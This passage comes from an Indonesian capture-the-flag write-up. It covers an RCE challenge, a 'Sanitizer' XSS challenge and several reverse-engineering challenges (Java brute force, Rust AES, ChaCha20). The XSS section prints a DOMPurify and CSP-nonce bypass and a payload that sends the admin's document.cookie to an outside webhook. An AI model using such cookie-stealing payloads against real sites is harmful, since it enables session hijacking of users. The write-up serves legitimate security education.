


Kemudian, dilakukan percobaan untuk membypass fungsi preg_match yaitu dengan long input.






Dengan menggunakan long input, fungsi preg_match berhasil di bypass. Kemudian, dilakukan percobaan command injection.



Dari percobaan yang telah dilakukan, dapat disimpulkan bahwa website tersebut terdapat kerentanan RCE. Hal ini dapat dimanfaatkan untuk mendapatkan flag.



Sanitizer

Flag: hacktoday(lot_of_sanitizing_but_you_manage_to_bypass_it)

Pada challenge ini, peserta diberikan sebuah URL website dan sebuah file index.php. Berikut adalah isi dari file index.php.

index.php

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <title>Budiono Siregar</title>
    <link rel="stylesheet" href="style.css">

</head>
<body>
    <?php
        $blacklists = ["img", "script", "svg", "frame", "body", "br",
"td", "table", "link", "base"];
        $name = "budiono siregar";

        if ($_SERVER["REQUEST_METHOD"] == "GET") {
            if (!empty($_GET["name"])) {
                if (strlen($_GET['name']) > 250) {
                    echo 'Namamu Terlalu Panjang';
                    die();
                }
                $request_name = strtolower($_GET['name']);
                foreach ($blacklists as $blacklist) {
                    while (strpos($request_name, $blacklist) !==
false) {
                        echo htmlspecialchars("Ga boleh pake nama ini
'".$request_name."' ya kawan!!");
                        $request_name = str_replace($blacklist, '',
$request_name);
                    }
                }
            }
        }
```

```
        if (!empty($request_name)){
            $name = $request_name;
        }
        $nonce = bin2hex(random_bytes(32));
        $csp_header = "Content-Security-Policy: default-src 'self';
script-src 'self' 'nonce-" . $nonce . "'; style-src 'self';";
        header($csp_header);
    ?>
    <div class="container">
        <h1>Perkenalkan nama saya <span id="h1"></span>, cita-cita
saya kapal lawd</h1>
        <form method="get" action="">
            <input type="text" name="name" placeholder="Enter your
name" required>
            <input type="submit" value="Update Name">
        </form>
        <script src="https://cure53.de/purify.js" nonce="<?php echo
$nonce; ?>"></script>
        <script nonce="<?php echo $nonce; ?>">
            var name = <?php echo json_encode($name); ?>;
            if (name) {
                name = DOMPurify.sanitize(name);
                name = name.replace(/>/, "");
                document.getElementById("h1").innerHTML = name
            }
            else {
                document.getElementById("h1").innerHTML = "budiono
siregar"
            }
        </script>
    </div>
</body>
</html>
```


Challenge ini merupakan XSS challenge yang dimana flag ada pada cookie admin. Fitur report URL ada pada /report/.

Dari hasil membaca file index.php terdapat 2 hal yang perlu dilakukan untuk mendapatkan XSS, yaitu:

1. Bypass DOMPurify.
2. Bypass nonce.

Terdapat beberapa tag html yang tidak bisa digunakan, seperti img. Alternatifnya adalah dengan menggunakan tag audio. Dari hasil beberapa percobaan, didapatkan bahwa tag audio dengan properti onerror berhasil di write ke dalam page menggunakan payload berikut.

<audio> onerror='alert(1)'>



Result dari DOMPurify adalah sebagai berikut:

<audio> onerror='alert(1)'>

Kemudian, terdapat fungsi replace terhadap karakter “>” dengan “” sehingga result akhirnya adalah sebagai berikut.

<audio onerror='alert(1)'>

Fungsi alert masih belum berhasil dieksekusi dikarenakan terdapat nonce yang digunakan pada website tersebut. Mekanisme nonce tersebut dapat dibypass dengan mengeksploitasi output buffer dari website tersebut. Referensinya dapat diakses melalui link berikut.

Dalam kasus website ini, bagian kode berikut dapat digunakan untuk membypass mekanisme nonce.


index.php

```
$blacklists = ["img", "script", "svg", "frame", "body", "br", "td",
"table", "link", "base"];
...snip...
foreach ($blacklists as $blacklist) {
    while (strpos($request_name, $blacklist) !== false) {
        echo htmlspecialchars("Ga boleh pake nama ini
'".$request_name."' ya kawan!!");
        $request_name = str_replace($blacklist, '', $request_name);
    }
```


```
}
...snip...
```

Dengan menggunakan payload berikut, fungsi alert berhasil dijalankan.
<audio>%20onerror='alert(1)'%20src=bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb bbbbbbbbbbbbbbbrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrr>

Hal ini, terjadi karena output buffer dengan menggunakan payload di atas akan menjadi sangat besar, sehingga memicu error ketika fungsi **header($csp_header)** dijalankan.



Kemudian, untuk mendapatkan flag dapat menggunakan payload berikut.
<audio>%20onerror='window.location="//webhook/?"%2bdocument.cookie'%20src=bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbrrrrrr rrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrr>





REVERSE ENGINEERING

CodeRun

Flag: hacktoday{Bu6_bu9_BU9_1m_V3ry_Hate_BuG5!!!}

Diberikan sebuah file bernama CodeRun.jar. Lakukan dekompilasi pada file .jar tersebut; dalam hal ini, kami menggunakan JD-GUI.





DIketahui bahwa file **GiftManager** bertanggung jawab untuk melakukan pengecekan skor pemain. Dapat kita lihat bahwa fungsi pengecekan ini digunakan pada file **GameScreen** dan apabila skor memenuhi kondisi pengecekan pada method **check()**, maka flag akan di print. Untuk mendapatkan flag, kami melakukan brute force skor dengan memodifikasi class **GiftManager**.

GiftManager.java

```java
import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class GiftManager {
  public static void main(String[] args) {
    GiftManager giftManager = new GiftManager();
    for (int i = 0; i < 2147483647; i++) {
      int key = i;
      if (giftManager.check(key)) {
        System.out.println(giftManager.printgift(key));
        System.out.println(i);
        break;
      }
    }
    System.out.println("Done");
  }

  private String fakeflag = "hacktoday{upsss_this_is_fake_flag_hehehe}";

  private String gift =
"KHh19flIeUhU/3JYD7dnrIlkG2G9i7/YPHMpRgk1sim+MG3ZdwqTc44lvQVaojKH";

  long[] apaini = new long[] { 15125L, 25570L, 8745L, 4148L, 467L, 4148L,
15125L, 467L };

  long apaan = 34393L;

  long apeni = 3217L;

  public boolean check(int x) {
    String v = Integer.toString(x);
    long[] data = new long[v.length()];
    for (int i = 0; i < v.length(); i++) {
      char c = v.charAt(i);
      long value = ((c + 7) * 99);
      long res = 1L;
      long apeni2 = this.apeni;
```

```
    while (apeni2 > 0L) {
      if ((apeni2 & 0x1L) == 1L)
        res = res * value % this.apaan;
      apeni2 >>= 1L;
      value = value * value % this.apaan;
    }
    data[i] = res;
  }
  int pjg = data.length;
  int j;
  for (j = 0; j < pjg; j++) {
    int k = (j * 9 + 9) % pjg;
    long temp = data[j];
    data[j] = data[k];
    data[k] = temp;
  }
  if (pjg != this.apaini.length)
    return false;
  for (j = 0; j < pjg; j++) {
    if (data[j] != this.apaini[j])
      return false;
  }
  return true;
}

public String printgift(int x) {
  String key = Integer.toString(x);
  String rkey = (new StringBuilder(key)).reverse().toString();
  key = String.valueOf(key) + rkey;
  try {
    byte[] keyData = key.getBytes("UTF-8");
    SecretKeySpec secretKeySpec = new SecretKeySpec(keyData, "AES");
    Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
    cipher.init(2, secretKeySpec);
    byte[] decodedData = Base64.getDecoder().decode(this.gift);
    byte[] decrypted = cipher.doFinal(decodedData);
    return new String(decrypted, "UTF-8");
  } catch (Exception e) {
    e.printStackTrace();
    return this.fakeflag;
  }
```

```
  }
}
```

Pengecekan skor memenuhi kondisi saat skor bernilai 19650901. Skor inilah yang digunakan sebagai key untuk melakukan decryption pada fungsi **printGift.**


AtLeast

Flag: hacktoday{Fucking_rust_B1naRy_ru_kidding_M3?!?_bUt_AtLeast_it's_Easy,Do_you_think+it's_Easy??}

Diberikan sebuah file executable berformat ELF. Setelah di dekompilasi, kami menemukan bahwa file tersebut mengandung fungsi enkripsi AES untuk mengenkripsi string yang kita inputkan.

```
__m128 *__fastcall block_modes::traits::BlockMode::encrypt::h2f2124f46cb044dd(
        __m128 *a1,
        __m128 *a2,
        unsigned __int64 a3,
        unsigned __int64 a4)
{
  unsigned __int64 v5; // rdi
  __m128 *result; // rax
  unsigned __int64 v7; // rbx
  __m128 *v8; // r12
  __m128 *v9; // rbp
  __int64 v10; // rbx
  __m128 *v11; // rax
  __int128 v12; // xmm0
  __int128 v13; // [rsp+20h] [rbp-88h] BYREF
  __int128 v14[7]; // [rsp+30h] [rbp-78h] BYREF

  v5 = a4 & 0xFFFFFFFFFFFFFFF0LL;
  result = 0LL;
  if ( a3 >= (a4 & 0xFFFFFFFFFFFFFFF0LL) && a3 - (a4 & 0xFFFFFFFFFFFFFFF0LL) >= 0x10 )
  {
    v7 = v5 + 16;
    if ( a4 > 0xFFFFFFFFFFFFFFEFLL )
      core::slice::index::slice_index_order_fail::h4b03447ddded9b9b(v5, v5 + 16, &off_590C8);
    if ( v7 > a3 )
      core::slice::index::slice_end_index_len_fail::h332fde1d59776f82(v5 + 16, a3, &off_590C8);
    if ( (unsigned __int8)_$LT$block_padding..Pkcs7$u20$as$u20$block_padding..Padding$GT$::pad_block::hb7ed0617e5dbfaa6(
                            (char *)a2 + v5,
                            16LL,
                            a4 & 0xF) )
    {
      return 0LL;
    }
    else
    {
      v8 = a1 + 44;
      if ( v5 != -16LL )
      {
        v9 = a2;
        v8 = a2 - 1;
        v10 = 16 * (v7 >> 4);
        v11 = a1 + 44;
        do
        {
          v8[1] = _mm_xor_ps(v8[1], *v11);
          ++v8;
          if ( aes::autodetect::aes_intrinsics::STORAGE::h7a41143ab98ff59c == 1 )
          {
            v14[0] = (__int128)*v8;
            aes::ni::aes128::Aes128::encrypt::aesni128_encrypt1::hf2871bcdeebf7b1d(&v13, a1, v14);
            v12 = v13;
          }
          else
          {
            memset(&v14[1], 0, 48);
            v14[0] = (__int128)*v8;
            aes::soft::fixslice::aes128_encrypt::h805797948bae488e(a1, v14, 4LL);
            v12 = v14[0];
          }
          *v8 = (__m128)v12;
          v11 = v9++;
          v10 -= 16LL;
        }
        while ( v10 );
      }
```

Pada fungsi encrypt terlihat bahwa proses enkripsi melibatkan proses **XOR** yang dilanjutkan dengan pemanggilan fungsi **aesni128_encrypt1**. Proses enkripsi ini merupakan proses enkripsi AES CBC.




Dari sini terlihat bahwa nilai **IV** dapat didapatkan saat proses enkripsi XOR pertama kali dipanggil. Sedangkan, **key** dapat didapatkan saat pemanggilan fungsi **aesni128_encrypt1**. Setelah dilakukan enkripsi, hasil enkripsi akan dibandingkan dengan encrypted flag yang ada.

```
if ( v4 == 96 && !bcmp(v3, &unk_4A596, 0x60uLL) )
{
  v11 = &off_591E0;
  v12 = 1LL;
  v13 = &unk_4A540;
  v14 = 0LL;
  result = std::io::stdio::_print::h23230f9b1dbda932(&v11);
}
else
{
  v11 = &off_591D0;
  v12 = 1LL;
  v13 = &unk_4A540;
  v14 = 0LL;
  result = std::io::stdio::_print::h23230f9b1dbda932(&v11);
}
```

getter.py

```
import gdb
from Crypto.Cipher import AES

def parseXMM(s):
    return s.split("\n")[9].split()[2][2:]

def parseHEX(s):
    lines = s.strip().splitlines()
    val = []
    for line in lines:
```

```
        adr, values = line.split(':')
        values = [(v.strip()) for v in values.split()]
        val.extend(values)
    return ''.join(val)

gdb.execute("file Atleast")
gdb.execute("b *0x555555554000+0x8C3C") # breakpoint xor
gdb.execute("b *0x555555554000+0x8C6C") # breakpoint aes encrypt

gdb.execute("r <<< $(python -c 'print(\"a\"*94)')")
iv = (parseXMM(gdb.execute("p $xmm0",
to_string=True))).zfill(32).replace("0x", "")
gdb.execute("c")
key = parseHEX(gdb.execute("x/16bx $rsi",
to_string=True)).zfill(32).replace("0x", "")
gdb.execute("d")

gdb.execute("b *0x555555554000+0x99DE")
gdb.execute("b *0x555555554000+0x99F3") # breakpoint checker
gdb.execute("c")
gdb.execute("set $rdx = 0x60")
gdb.execute("c")

enc = (parseHEX(gdb.execute("x/96bx $rsi", to_string=True))).replace("0x",
"")
print(iv)
print(key)
print(enc)
```



Setelah IV, key, dan enc sudah didapatkan, tinggal lakukan decrypt.

solve.py

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

key = bytes.fromhex('c01ebc5b30a8d42d0b08bfd5c38b9513')
iv =  bytes.fromhex('03910B6CDB94CE52B1DA4CE29D5DC301')
iv = iv[::-1]
enc =
bytes.fromhex('ed94f47149661ffae1e550101ea0c9335e82a8e07e3bf8ec1f96fc4327f42
466e1245fc781accb3693c8a6af65aae810c0f51068aee8d28df616e4d138f3920607513ac5d
47b6dc981c8690d3beab54bab25a2f012d2db275a1823f06b2650b1')
cipher = AES.new(key, AES.MODE_CBC, iv)
dec = cipher.decrypt(enc)
print(unpad(dec, AES.block_size).decode())
```

basic

Flag: hacktoday{PrettyBasic_bcs_pdb_FiL3+helps_alot:p}

Diberikan sebuah file basic.zip yang didalamnya terdapat file .exe, .pdb. dan encrypted flag. Setelah di decompile didapati bahwa program melakukan enkripsi ChaCha20 dengan key random 32 bytes dan iv random 12 bytes.

```
RandomKey = basic_Basic_Program__GenerateRandomKey(32i64);
v4 = basic_Basic_Program__GenerateRandomKey(12i64);
CurrentInfo = S_P_CoreLib_System_Globalization_NumberFormatInfo__get_CurrentInfo();
if ( CurrentInfo )
  ProviderNonNull_58_0 = S_P_CoreLib_System_Globalization_NumberFormatInfo___GetInstance_g__GetProviderNonNull_58_0(CurrentInfo);
else
  ProviderNonNull_58_0 = S_P_CoreLib_System_Globalization_NumberFormatInfo__get_CurrentInfo();
v7 = RhpNewFast(&basic_Basic_RSA::`vftable');
System_Runtime_Numerics_System_Numerics_BigNumber__ParseBigInteger(
  &v31,
  &_Str__167779367812792709915032707 91_9B9FF189B462839E2A688AFCA16C6E2FD04339D65DF85A616A4DDBA87A3BDAC6,
  7i64,
  ProviderNonNull_58_0);
*(_DWORD *)(v7 + 8) = 65537;
RhpAssignRefAVLocation(v7 + 16, v31);
*(_DWORD *)(v7 + 24) = v32;
v8 = RhpNewFast(&basic_Basic_ChaCha20::`vftable');
basic_Basic_ChaCha20___ctor(v8, RandomKey, v4, 0i64);
v9 = basic_Basic_ChaCha20__Encrypt(v8, a1);
```

Sebenarnya kita dapat melihat key dan iv yang digunakan pada enkripsi ChaCha20 dengan cara berikut.

Const[0]	Const[1]	Const[2]	Const[3]
Key[0]	Key[1]	Key[2]	Key[3]
Key[4]	Key[5]	Key[6]	Key[7]
Counter	Nonce[0]	Nonce[1]	Nonce[2]

Nilai Const dapat ditemukan di function **basic_Basic_ChaCha20___ctor.**

```
v8 = RhpNewArray(&__Array_UInt32_::`vftable', 16i64);
RhpAssignRefAVLocation(a1 + 8, v8);
